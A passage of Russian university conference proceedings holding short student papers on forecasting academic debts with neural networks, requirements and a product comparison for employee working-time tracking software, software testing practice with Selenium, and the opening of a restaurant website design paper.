Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

Поняк Павел Николаевич, студент, Комсомольский-на-Амуре государственный университет

Ponyak Pavel Nikolaevich, student of Komsomolsk-na-Amure State University

АНАЛИЗ ЗАДОЛЖЕННОСТЕЙ ПО УСПЕВАЕМОСТИ СТУДЕНТОВ УНИВЕРСИТЕТА

ANALYSIS OF DEBTS ON THE ACADEMIC PERFORMANCE OF UNIVERSITY STUDENTS

Аннотация. В статье рассматриваются способы анализа задолженностей по успеваемости студентов университета с использованием настольного приложения с графическим интерфейсом пользователя и нейронными сетями. Разрабатываемое программное обеспечение предназначено для построения сводных таблиц и прогнозирования задолженностей студентов. Данное программное обеспечение поможет с безошибочным созданием сводных таблиц и прогнозированием задолженностей студентов. Также рассматриваются способы взаимодействия пользователя с разрабатываемой программой.

Abstract. The article discusses ways to analyze the debts on the academic performance of university students using a desktop application with a graphical user interface and neural networks. The software being developed is designed to build summary tables and predict student debt. This software will help with the error-free creation of summary tables and forecasting student debts. The ways of user interaction with the developed program are also considered.

Ключевые слова: сводные таблицы, графический интерфейс, анализ задолженностей, прогноз, нейронные сети, диаграмма прецедентов.

Key words: summary tables, graphical interface, debt analysis, predict, neural networks, precedent diagram.

Введение

Для контроля процесса обучения студентов сотрудники учебного методического управления (УМУ) составляют сводные таблицы, которые содержат информацию об их успеваемости. При этом сотрудникам УМУ приходится работать с большим объемом данных, из-за чего возможно допущение ошибок и неточностей, а также есть вероятность упустить что-либо. При анализе такого количества данных человеку тяжело увидеть какую-либо связь между сводными таблицами и сделать на основе этого прогноз по задолженностям студентов.

Нейронные сети используются для решения сложных задач, которые требуют аналитических вычислений подобных тем, что делает человеческий мозг. Одним из самых распространенных их применений является предсказание, например, прогнозирование задолженностей студентов.

Таким образом, целью разрабатываемого программного обеспечения является безошибочное создание сводных таблиц и уменьшение времени выполнения работы, а также прогнозирование задолженностей студентов на основе данных из документа.

Прогнозирование при помощи нейронной сети

Одним из самых мощных инструментов прогнозирования [1] являются нейронные сети. Для определения предмета прогнозирования необходимо указать анализируемые и предсказываемые переменные. Для более точного прогнозирования необходим правильный уровень детализации. На необходимый уровень детализации [2] влияют большое количество факторов, такие как открытость и точность данных, предпочтения в результатах прогнозирования у пользователя, а также всевозможные затраты, требуемые для анализа. Когда наилучший набор переменных невозможно определить, перебираются различные альтернативы, среди которых выбирается тот, который дает наилучший результат.

Далее при построении прогнозирующей нейронной сети необходимо определить три параметра:

- период прогнозирования – отрезок времени, на котором происходит прогнозирование;

- горизонт прогнозирования – число периодов в будущем, с которыми будет работать прогноз;

- интервал прогнозирования – частота, с которой делаются новые прогнозы.

Например, если рассматривать прогноз на пять дней вперед с данными на каждый день, тогда период – это одни сутки, а горизонт – пять суток. Интервал зачастую совпадает с периодом. Период и горизонт [3] прогнозирования зависят от области принятия решений, в которой производится прогноз. Выбор этих двух параметров является одним из самых трудных шагов в прогнозировании при помощи нейронных сетей. Для адекватного прогнозирования его горизонт должен быть не меньше, чем время, необходимое для реализации решения, принятого на основе прогноза. Из всего этого следует, что прогнозирование очень сильно зависит от области принимаемого решения. Иногда время необходимое для реализации решения не определено. Для таких случаев суще-

ствуют специальные методы, но при работе с ними повышается вероятность ошибки прогноза. В следствии этого горизонт прогноза увеличивается, а точность прогноза, наоборот, уменьшается. Для улучшения процесса принятия решений можно сократить время, затрачиваемое на его реализацию, в следствии чего горизонт и ошибки прогнозирования будут уменьшены.

При прогнозировании событий с помощью нейронной сети используется следующий алгоритм:

- 1 Получить отрезок времени с интервалом в выбранную временную итерацию.
- 2 Заполнить пустые места в истории.
- 3 Сгладить ряд одним из методов.
- 4 Получить ряд относительного изменения прогнозируемой величины.
- 5 Сформировать таблицы с глубиной погружения временных интервалов.
- 6 Добавить к таблице дополнительные данные.
- 7 Привести значения переменных в диапазон, удовлетворяющий определенным требованиям.
- 8 Определить обучающую и валидационную выборки.
- 9 Задать параметры нейросети.
- 10 Обучить нейросеть.
- 11 Проверить работу нейросети в реальных условиях.

Программное обеспечение для анализа задолженностей по успеваемости студентов университета

Перед разработкой программного обеспечения для анализа задолженностей по успеваемости студентов университета, необходимо определиться, как пользователь будет взаимодействовать с программой. Для этого были сформулированы входные данные, которые пользователь будет вводить через графический интерфейс, а также выходные данные, которые пользователь получит в результате выполнения работы программы. Входными данными являются: документ со всеми необходимыми данными, информация о том, какие сводные таблицы нужно создать. Выходными данными являются: документ с прогнозом должников, документ с сводными таблицами. Зная, каким образом пользователь будет взаимодействовать с программой, можно построить диаграмму прецедентов, наглядно демонстрирующую этот процесс (рисунок 1).




Рисунок 1 – Процесс взаимодействия пользователя с программой

Заключение

В данной работе были рассмотрены способы прогноза задолженностей студентов. Определена актуальность, сформулированы цель и задачи. Исследована область нейронных сетей, изучающая прогнозы. А также определен способ взаимодействия пользователя с разрабатываемой программой.

СПИСОК ИСТОЧНИКОВ

1. Егорова, В. П. Особенности нейросетевых решений, достоинства и недостатки, перспективы применения / В. П. Егорова, О. С. Олиферова, М. А. Горькавый // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых, Комсомольск-на-Амуре, 06-10 апреля 2020 г. : в 3 ч. / редкол. : Э. А. Дмитриев (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КНАГУ», 2020. – Ч. 1. – С. 218-221.
2. Омеляненко, Я. Эволюционные нейросети на языке Python : практическое руководство / Я. Омеляненко ; пер. с англ. В. С. Яценкова. – Москва : ДМК Пресс, 2020. – 310 с.
3. Половинина, Д. А. Разработка метода прогнозирования временных рядов на основе нейрокомпьютерных технологий / Д. А. Половинина, Ю. Г. Егорова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых, Комсомольск-на-Амуре, 06-10 апреля 2020 г. : в 3 ч. / редкол. : Э. А. Дмитриев (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КНАГУ», 2020. – Ч. 2. – С. 362-363.

УДК 004.4

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University
Порубова Виктория Николаевна, студент, Комсомольский-на-Амуре государственный университет
Porubova Victoria Nikolaevna, student of Komsomolsk-na-Amure State University

РАЗРАБОТКА ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ПО УЧЁТУ РАБОЧЕГО ВРЕМЕНИ, ВКЛЮЧАЯ ПРИМЕНЕНИЕ ГИБКОГО ГРАФИКА

SOFTWARE DEVELOPMENT FOR WORKING TIME INCLUDING THE APPLICATION OF A FLEXIBLE SCHEDULE

Аннотация. Данная работа посвящена разработке программного обеспечения по учёту рабочего времени, включая применение гибкого графика. В работе рассмотрены бизнес-требования к программному обеспечению, требования пользователей, функциональные требования, нефункциональные требования. Также были рассмотрены ограничения системы, списки подсистем и данных.

Abstract. This work is devoted to the development of software for recording working hours, including the use of a flexible schedule. The paper considers business requirements for software, user requirements, functional requirements, non-functional requirements. System constraints, lists of subsystems and data were also considered.

Ключевые слова: учёт рабочего времени, информационные системы, бизнес-требования, функциональные требования, сотрудник.

Key words: accounting of working hours, information systems, business requirements, functional requirements, employee.

Одним из самых ценных предпринимательских ресурсов является рабочее время, за которое в конечном итоге и получает заработную плату каждый сотрудник. Естественно, необходим постоянный и планомерный учет этого ресурса, а также контроль над ним и его оптимизация. Работодателю нужно в любой момент рабочего времени не только устанавливать факт нахождения сотрудника там, где это предусмотрено (на рабочем месте или где-то еще), но и констатировать занятость именно непосредственными обязанностями [1-3].

Основная цель программного обеспечения (ПО) – учёт рабочего времени включая гибкий график и удалённую работу. Также программа должна помогать контролировать работу стажёров, нормативы загруженности коллектива и качество его работы.

Можно выделить следующие бизнес-требования к ПО:

- увеличение производительности работников;
- возможное уменьшение затрат на зарплаты.

Разрабатываемое ПО автоматизирует хранение информации о сотрудниках и построение отчетности по запросам пользователя.

К требованиям пользователей можно отнести:

- возможность автоматизации проверки отчётов;
- возможность иметь быстрый доступ к ПО;
- возможность редактирования или настраивания определённых данных.

Пользователь должен иметь возможность выполняться задачи, определенные бизнес-требованиями. Для этого нужно разобраться в функциональности ПО, в основе которой лежат функциональные требования.

Основной задачей разрабатываемой системы является повышение дисциплинированности сотрудников и устранение слабых мест в управленческой организации. Такие методы позволяют комплексно оптимизировать рабочие процессы – исключить опоздания, простои и нецелевое использование рабочего времени. Как результат – растет эффективность каждого сотрудника в отдельности и компании в целом, что приводит к повышению прибыли. Пользователь должен иметь возможность добавлять, удалять и редактировать записи базы данных, иметь доступ к отчетности [4-5].

Функциональные требования для ПО «Учёт рабочего времени»:

- ввод, вывод и хранение данных системы в отдельных архивах локальной сети;
- сортировка отчетности по сотрудникам или отделу в целом;
- анализ производительности деятельности и модели поведения сотрудников.

Далее рассмотрим нефункциональные требования продукта. Они описывают цели и атрибуты качества.

К нефункциональным требованиям относятся:

- использование горячих клавиш;
- оптимизация под менее мощные компьютеры;
- удобный и понятный интерфейс.

Можно выделить следующие ограничения:

15 доменные имена всех сотрудников должны отличаться;

16 для добавления отделов обязательно нахождение необходимого сотрудника в списке сотрудников.

События должны храниться в защищенном формате без возможности редактирования. В случае отсутствия коммуникации с сервером система должна сохранять информацию локально. Передача данных должна осуществляться при восстановлении связи.

Для создания программного средства, необходимо изучить представленные аналоги и выделить их основные недостатки и преимущества.

В качестве исследуемых аналогов были выбраны программные продукты, связанные с ведением учёта рабочего времени. Были рассмотрены основная функциональность, а также плюсы и минусы программ (таблица 1).

Таблица 1 – Сравнительная таблица аналогов

Название	Описание	Минусы	Плюсы
Kickidler	<p>Работа основана на непрерывной видеозаписи экрана, удаление которой невозможно. За счёт чего основным контингентом этого ПО являются компании, направленные на обработку информации.</p> <p>Программа обладает функциями удаленного управления, кейлоггера, табеля учёта рабочих часов, а также анализом продуктивности сотрудников.</p> <p>Полноценно работает на Windows, MacOS и Linux.</p> <p>Бессрочная лицензия составляет 10 000 рублей. Месячная лицензия – 500 рублей за одного сотрудника</p>	<p>отсутствие резервного копирования данных/облачного хранилища</p>	<p>- непрерывная запись монитора;</p> <p>- удалённая работа с ПК;</p> <p>- наличие кейлоггера;</p> <p>- онлайн-трансляция действий сотрудников на рабочем месте</p>
StaffCop	<p>Система, разработанная компанией «Атом Безопасность», нацелена на простоту использования и гибкий контроль за сотрудниками.</p> <p>Функциональность программы включает в себя тайм-трекер, контроль присутствия, учёт рабочего времени в различных приложениях.</p> <p>Основная цель продукта – анализ поведения пользователей, выявление непродуктивных сотрудников, их взаимодействия, контроль над любыми операциями с файлами, печатями документов и другими ресурсами и сервисами, а также выявление потенциальных рисков.</p> <p>Цена – от 280 рублей за одного пользователя в месяц.</p> <p>Разработана система удаленного управления, которая предлагает удаленное управление рабочим столом, отчеты об установке ПО и комплексный мониторинг сети</p>	<p>- нет версии на MacOS и Linux;</p> <p>- отсутствие резервного копирования;</p> <p>- отсутствует кейлогген;</p> <p>- время бездействия не регистрируется</p>	<p>- контроль над утечкой информации;</p> <p>- удалённое администрирование;</p> <p>-аудио и видео контроль</p>

Название	Описание	Минусы	Плюсы
ActivTrak	ActivTrak, получивший название «Аналитика рабочей силы», позволяет использовать различные решения для мониторинга рабочего места. К ним относятся: управление производительностью, определение схемы работы, соответствие требованиям и управление рисками, отслеживание веб-активности сотрудников и отчетность и т. д. Позволяет пользователям блокировать доступ сотрудников к определенным веб-сайтам, создавать оповещения для регистрации несанкционированных действий, а также отслеживать трафик и использование веб-сайтов и приложений для защиты организации	<ul style="list-style-type: none"> - отсутствие кейлоггена; - нет версии на MacOS; - программа не блокирует поддомены отдельно от сайтов; - невозможно регулировать частоту съемки скриншотов; - нет видеозаписи 	<ul style="list-style-type: none"> - быстрый и понятный интерфейс; - блокировка вредоносных и нежелательных сайтов и приложений; - есть версия на iOS и Android; - имеется облачное хранилище; - наличие экспорта видео
Teramind	Teramind обеспечивает превосходный мониторинг и предпочитается банками, финансовыми службами, образованием, коммунальными услугами и прочими, преимущественно, крупными компаниями. ПО оптимизирует сбор данных о сотрудниках для выявления подозрительной деятельности, повышения производительности труда сотрудников, выявления потенциальных угроз, мониторинга эффективности сотрудников и обеспечения соответствия требованиям отрасли. Помогает уменьшить количество инцидентов, связанных с безопасностью, предоставляя доступ в режиме реального времени к действиям пользователей, предлагая оповещения, перенаправления и блокировку пользователей, чтобы обеспечить безопасную и эффективную работу бизнеса. Цена – 750 000 рублей в месяц за одного пользователя	<ul style="list-style-type: none"> - дорогая стоимость; - минимальный пакет для покупки – 5 лицензий; - нет версии на Linux 	<ul style="list-style-type: none"> - наличие кейлоггена; - наличие версии на Android; - большой список функций; - наличие аудио записи

Название	Описание	Минусы	Плюсы
Time Doctor	Позволяет менеджерам, сотрудникам и организациям максимально эффективно использовать удаленную смешанную работу. Это помогает менеджерам отслеживать и контролировать производительность сотрудников, работающих удаленно, чтобы они могли принимать корректирующие меры на основе наблюдаемых моделей производительности. Инструмент охватывает конкретные меры анализа для удаленных, гибридных и аутсорсинговых сценариев рабочей силы	- отсутствие кейлоггена; - отсутствует видеозапись с экрана; - сложный и устаревший интерфейс	- объединение с приложениями: Trello, Slack, Asana, GoogleApps, GitHub, Bitrix24, Zoho CRM; - работает со всеми платформами: Windows, Mac, Linux, Android, iOS

Многие из этих программ схожи по функциональности, однако они рассчитаны на свой контингент и поэтому являются лучшими в своей сфере.

Список подсистем программного обеспечения: добавление сотрудника (проверить корректность введенных данных, добавить сотрудника); редактирование информации (выбрать сотрудника из списка, проверить корректность изменяемых данных, внести изменения); удаление информации о сотруднике (выбрать сотрудника из списка, удалить сотрудника); построение отчетности (выбрать отдел из списка, выбрать сотрудника из списка, проверить корректность запроса, построить отчет).

Для индикации времени прихода/ухода планируется использовать личные смарт-карты. После обобщения данных для сотрудников определяются показатели: нормативное и сверхурочное время труда, период обеденного перерыва. Для самоконтроля работникам будет предоставлена закладка «Личный кабинет», в которой прописаны начало рабочего дня, его окончание и обеденное время. Также там отмечаются отработанные часы и продолжительность обеденного времени – его начало и конец. Для координации работы с коллегами будет предусмотрена закладка «Коллеги» с возможностью отследить работника на наличие на рабочем месте, если появится такая необходимость.

Контроль со стороны работодателя или руководителя отдела кадров является основной задачей программного обеспечения. Программа будет создавать индивидуальные отчеты для каждого работника или отчеты по отделу и сводить это всё в таблицу. В нём будут отмечаться отработанные часы в общем за месяц с разбивкой по дням. Ячейки планируется отмечать цветом при отклонении от заданной нормы продолжительности рабочего дня. Для более детального анализа ситуации можно будет перейти на вкладку «Ленты активности сотрудников». Также будут формироваться отчеты «Исходные данные» и «Структура дня», которые необходимы для контроля трудовой дисциплины. В первом, исходя из названия, можно сформировать отчет по отделу или дате. В отчете будет находиться стандартная информация: начало рабочего дня, начало обеденного перерыва, окончание обеденного перерыва, окончание рабочего дня и сотрудник. Второй отчет более развернутый и вмещает в себя колонки под названием –

«Продолжительность рабочего дня», «Активность», «Бездействие», «Обеденный перерыв», а также колонку «Учёт», которая делится на три других: «Итог», «По норме» и «Сверх нормы».

Разработка ПО для компании по учёту рабочего времени будет осуществляться на языке программирования C# в среде разработки Visual Studio.

Исходя из этого, компании необходимо будет оборудование, соответствующее требованиям программы.

СПИСОК ИСТОЧНИКОВ

1. Якимова, С. В. Проектирование программного обеспечения для кадрового агентства / С. В. Якимова, М. Е. Щелкунова // Наука, инновации и технологии: от идей к внедрению : Материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 07–11 февраля 2022 года. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 77-80.

2. Сонарова, А. А. Разработка информационной системы организации грузоперевозок / А. А. Сонарова, М. Е. Щелкунова // Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности : Материалы I Международной научно-практической конференции молодых учёных, Комсомольск-на-Амуре, 20–25 марта 2021 года. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С. 345-348.

3. Иванов, М. А. Разработка приложения для обеспечения деятельности пассажирского автотранспортного предприятия / М. А. Иванов, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 385-387.

4. Сурков, В. А. Проектирование программного обеспечения для обувной фабрики / В. А. Сурков, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 462-464.

5. Тригуб, В. С. Проектирование программного обеспечения для авиакомпании / В. С. Тригуб, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 464-467.

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University
Синица Ульяна Владимировна, студент, Комсомольский-на-Амуре государственный университет
Sinitsa Ulyana Vladimirovna, student of Komsomolsk-na-Amure State University

ПОТРЕБНОСТЬ В ТЕСТИРОВАНИИ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

NEED FOR SOFTWARE TESTING

Аннотация. Данная работа посвящена исследованию важности тестирования программного обеспечения. Основными целями работы являются анализ и улучшение различных аспектов программного обеспечения, таких как производительность, взаимодействие с пользователем, безопасность с помощью тестирования программного обеспечения. Применение различных видов тестирования может значительно улучшить общее качество программного обеспечения, что приведет к высокой степени удовлетворенности клиентов, что является актуальным запросом работодателей и страны в целом.

Abstract. This work is devoted to the study of the importance of software testing. The main objectives of the work are to analyze and improve various aspects of software, such as performance, user interaction, security through software testing. The use of various types of testing can significantly improve the overall quality of the software, which will lead to a high degree of customer satisfaction, which is an actual request of employers and the country as a whole.

Ключевые слова: программное обеспечение, приложение, стратегии, тестирование, программный проект.

Key words: software, application, strategies, testing, program project.

Введение

Завершить программный проект недостаточно, также необходимо его протестировать. Тестирование программного обеспечения заключается в проверке того, правильно ли работает программное обеспечение и соответствует ли оно письменным спецификациям требований.

Основными целями тестирования программного обеспечения являются устранение ошибок и улучшение различных аспектов программного обеспечения, таких как производительность, взаимодействие с пользователем, безопасность и т. д. Большое количество тестов может значительно улучшить общее качество программного обеспечения, что приведет к высокой степени удовлетворенности клиентов.

В настоящее время виртуальное пространство получает все более широкое распространение в сферах личной, социальной и экономической жизни современного человека и государства [1]. Программные приложения используются повсеместно – в больницах, на дорогах, в магазинах, в коммерческих организациях и т. д. Из-за стремительного развития информационных технологий стремительно развиваются и угрозы информационной безопасности. Многие информационные системы имеют незащищенные уязвимости, которые могут позволить угрозе реализоваться в данных системах [2]. Это опасно в том смысле, что может причинить серьезный вред, например, нарушение безопасности, потерю денег и даже смерть в некоторых случаях. Запуск приложения

без его тщательного тестирования вызовет множество мелких или больших проблем для пользователей. Каждый проект, связанный с разработкой программного обеспечения, уникален и, следовательно, требует уникального процесса тестирования. Если вашей основной целью является своевременная поставка качественных программных продуктов в рамках определенного бюджета. Опытные тестировщики должны стремиться к более глубокому изучению продукта и пройти несколько раундов тестирования, чтобы устранить потенциальные ошибки и обеспечить высочайшее качество [3, 4].

Любой проект разработки сегодня включает в себя комбинацию стратегий тестирования. На каждом этапе разработчики сотрудничают, чтобы гарантировать, что код работает должным образом, чтобы гарантировать высокое качество программного решения.

Важность обеспечения качества, контроля и тестирования

Контроль качества направлен на предотвращение любых упущений, которые могут повлиять на функциональность программного обеспечения. Одна из важнейших целей любого промышленного предприятия – снижение потерь, что затруднительно без контроля качества и тестирования.

Обеспечение качества, контроль качества и тестирование работают в тандеме для устранения ошибок при разработке программного обеспечения.

Контроль качества – это процесс, который проверяет качество программного обеспечения и соответствие всем требованиям. Он фокусируется на продукте в целом, а не на отдельных элементах, поскольку направлен на оценку функциональности программного продукта.

Как только программный продукт проходит этапы контроля качества, наступает время тестирования. Тестирование – это практический подход, целью которого является тщательное изучение исходного кода и устранение ошибок. Применение различных типов тестирования при разработке программного обеспечения помогает в обнаружении ошибок. Это позволяет команде разработчиков быстро устранять эти ошибки.

Типы стратегий тестирования в программной инженерии

Тестирование программного обеспечения – это процесс, используемый для оценки функциональности программного приложения. Он выполняется с целью производства качественного продукта, соответствующего заданным требованиям и не имеющего дефектов.

Один из лучших способов тестирования программного обеспечения – имитация действий пользователя в интерфейсе приложения. Структурными особенностями любого программного обеспечения трудно управлять, поскольку оно в основном зависит от опыта разработчиков, создавших код. С другой стороны, функциональность программного обеспечения может быть проверена только посредством обеспечения качества, контроля качества и тестирования [5,6].

Организация тестирования программного обеспечения не так проста, как может показаться. Чтобы добиться успеха, используется три отдельных этапа: планирование, выполнение и отчетность.

На этапе планирования все члены команды тщательно планируют все необходимые действия по тестированию. Основная цель этого этапа – рассказать команде о назначении программного обеспечения и обо всех его функциях. Кроме того, команда должна оценить возможные риски, а также результаты, которых они хотят достичь.

Тестирование программного обеспечения обычно подразделяется на две основные широкие категории: функциональное тестирование и нефункциональное тестирование. Существует также другой общий тип тестирования, называемый поддерживающим тестированием.

1. Функциональное тестирование.

Выполняя функциональное тестирование, проверяется соответствие функциональных возможностей программного обеспечения техническому заданию. Чтобы про-

тестировать функции, предоставляют приложению определенные входные данные и проверяют выходные данные на соответствие ожидаемому результату, не зная внутренней структуры тестируемого элемента.

2. Нефункциональное тестирование.

Нефункциональное тестирование – это тестирование нефункциональных аспектов приложения, таких как производительность, надежность, удобство использования, безопасность и т. д. Нефункциональные тесты выполняются после функциональных тестов.

Производительность – проверка времени отклика программного обеспечения, надежности и потребления ресурсов при ожидаемой и стрессовой нагрузке.

Юзабилити – проверка рабочих процессов и сценариев приложения с точки зрения конечного пользователя; выявление сложных, непонятных или неудобных навигационных компонентов; проверка приложения на соответствие Руководству по обеспечению доступности веб-контента.

Безопасность – выполняется специалистами по безопасности, которые проводят оценку уязвимостей, тестирование на проникновение и проверку кода безопасности, чтобы проверить, защищено ли приложение от атак, утечек данных и других угроз безопасности.

Совместимость – проверка того, демонстрирует ли приложение постоянную производительность на разных устройствах, в разных браузерах, операционных системах и в различных сетевых конфигурациях.

Соответствие – проверка приложения на соответствие соответствующим стандартам и правилам, например, HIPAA для программного обеспечения, используемого в секторе здравоохранения.

Локализация – проверка того, правильно ли приложение адаптирует пользовательский интерфейс, язык по умолчанию, валюту, формат даты и времени и другую информацию для целевого региона.

Баланс функционального и нефункционального тестирования

Деятельность по тестированию должна начинаться с комплексного функционального тестирования. При успешном выполнении набора функциональных тестов объем тестирования может быть расширен соответствующими нефункциональными типами тестирования программного обеспечения. Типы нефункционального тестирования, относящиеся к конкретному приложению, должны определяться на основе типа приложения, сложности его архитектуры, соответствующих отраслевых норм, диапазона устройств, на которых приложение должно работать, и других факторов.

Инструмент автоматического тестирования Selenium

Одним из лучших инструментов автоматического тестирования для запуска функционального тестирования веб-приложений является Selenium.

Команды по тестированию программного обеспечения и отдельные лица предпочитают кроссплатформенную среду тестирования для автоматизации тестирования веб-приложений. Инструмент автоматического тестирования Selenium упрощает написание тестовых сценариев на различных языках программирования, включая C#, Groovy, Java и Python.

Инструмент автоматического тестирования Selenium служит основой для других популярных инструментов тестирования программного обеспечения, таких как Katalon Studio и Watir. Многие поставщики браузеров предоставляют встроенную поддержку тестирования на основе инструмента автоматического тестирования Selenium. Можно проводить тестирование даже без изучения языка программирования! Это стало возможным с помощью инструмента воспроизведения.

Инструмент автоматического тестирования Selenium предоставляет множество возможностей, которые делают его одним из самых популярных инструментов автоматизации на рынке:

- Открытый исходный код. Инструмент автоматического тестирования Selenium имеет открытый исходный код, а это означает, что для установки и использования Selenium не требуется никаких затрат. Инструмент автоматического тестирования Selenium можно загрузить и использовать бесплатно.

- Имитация действий пользователя. С помощью инструмента автоматического тестирования Selenium можно автоматизировать почти все реальные действия пользователя, такие как нажатие кнопки, перетаскивание, выбор флажков, нажатие клавиш, касание, прокрутка.

- Простая реализация – инструмент автоматического тестирования Selenium известен удобством для пользователя. Пользователи могут разрабатывать собственные расширения для своего использования, поскольку исходный код является открытым.

Заключение

Хотя у каждой стратегии есть свои плюсы и минусы, некоторые из них ориентированы на профилактику, а другие методы носят реактивный характер. Например, стратегии аналитического тестирования ориентированы на предотвращение, поскольку они участвуют в выявлении дефектов на ранней стадии. Таким образом, команда контроля качества сможет решать простые проблемы на первых этапах разработки продукта. Реактивные стратегии также важны, поскольку они выявляют проблемы, которые ускользают в самом начале. По мере усложнения структуры программного обеспечения становится все труднее определить источник проблемы. Реактивные инструменты могут помочь в этом отношении.

Методологии тестирования иногда кажутся простыми в создании и применении, но большинство из них довольно сложны. Команды контроля качества должны продемонстрировать не только технические знания и опыт, но и понимание бизнеса и отрасли, которые помогут развивать конечный продукт. Надлежащее тестирование играет важную роль в разработке нового продукта.

Недавние исследования показывают, как небольшие проблемы могут быстро перерасти в большие проблемы бизнеса, которые очень трудно решить на поздних стадиях разработки. Вот почему некоторые команды разработчиков настаивают на проведении тестирования на основе разработчиков, а не оставляют его исключительно для контроля качества.

СПИСОК ИСТОЧНИКОВ

1. Развитие виртуальных пространств современности / Обласов А.А., Бондарев И. В., Караванов И. В.// Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных Комсомольск-на-Амуре, 11-15 апреля 2022 г.. – С. 40-43.

2. Автоматизация процесса оценивания процесса рисков информационной безопасности предприятия/ Лошманов А.Ю.,Швалова М.В.// Актуальные проблемы информационно-коммуникационных технологий и математического моделирования в современной науке и промышленности : материалы I Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 20-25 марта 2021 г. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С. 326.

3. Робачинский, Д. В. Исследование метода статического тестирования программного обеспечения / Д. В. Робачинский, М. Е. Щелкунова // Наука, инновации и технологии: от идей к внедрению : материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 7–11 февраля 2022 г. / Редколлегия : Э. А. Дмитриев (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2022. – С. 58-60.

4. Мастевной, С. С. Альфа- и бета-тестирование программы «Лабиринт» / С. С. Мастевной, М. Е. Щелкунова // Наука, инновации и технологии: от идей к внедрению : материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 7–11 февраля 2022 г. / Редколлегия : Э. А. Дмитриев (отв. ред.) [и др.]. – Комсомольск-на-Амуре: ФГБОУ ВО «КНАГУ», 2022. – С. 40-43.

5. Колот, А. В. Тестирование сайта с помощью онлайн-инструмента нагрузочного тестирования / А. В. Колот, М. Е. Щелкунова // Наука, инновации и технологии: от идей к внедрению : материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 07–11 февраля 2022 г. / Редколлегия: Э. А. Дмитриев (отв. ред.) [и др.]. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 26-28.

6. Шконда, Д. Н. Тестирование производительности интернет-страниц / Д. Н. Шконда, М. Е. Щелкунова // Наука, инновации и технологии: от идей к внедрению : Материалы Международной научно-практической конференции, Комсомольск-на-Амуре, 07–11 февраля 2022 года. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 75-77.

УДК 004.4

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

Сурков Владимир Андреевич, студент, Комсомольский-на-Амуре государственный университет

Surkov Vladimir Andreevich, student of Komsomolsk-na-Amure State University

ПРОЕКТИРОВАНИЕ САЙТА ДЛЯ РЕСТОРАНА КИТАЙСКОЙ КУХНИ

WEBSITE DESIGN FOR A CHINESE CUISINE RESTAURANT

Аннотация. Целью данной работы является желание разобраться в том, необходим ли собственный сайт заведению, которое предоставляет услуги по приготовлению и продаже еды. Также необходимо было узнать, какие инструменты разработки являются оптимальными и какой функциональный минимум сайта нужен. Была проведена работа по достижению этих целей, в ходе которой определились основные мотивы будущего сайта.

Abstract. The purpose of this work is the desire to understand whether an institution that provides services for the preparation and sale of food needs its own website. It was also necessary to find out what development tools are optimal and what functional minimum of the site is needed. Work was carried out to achieve these goals, during which the main motives of the future site were determined.

Ключевые слова: сайт, языки программирования, структура, ресторан, пищевая промышленность.

Key words: website, programming languages, structure, restaurant, food industry.

В XXI веке во все большее количество сфер жизнедеятельности проникают ИТ-технологии, улучшая, упрощая, а иногда и кардинально меняя работу различными спо-

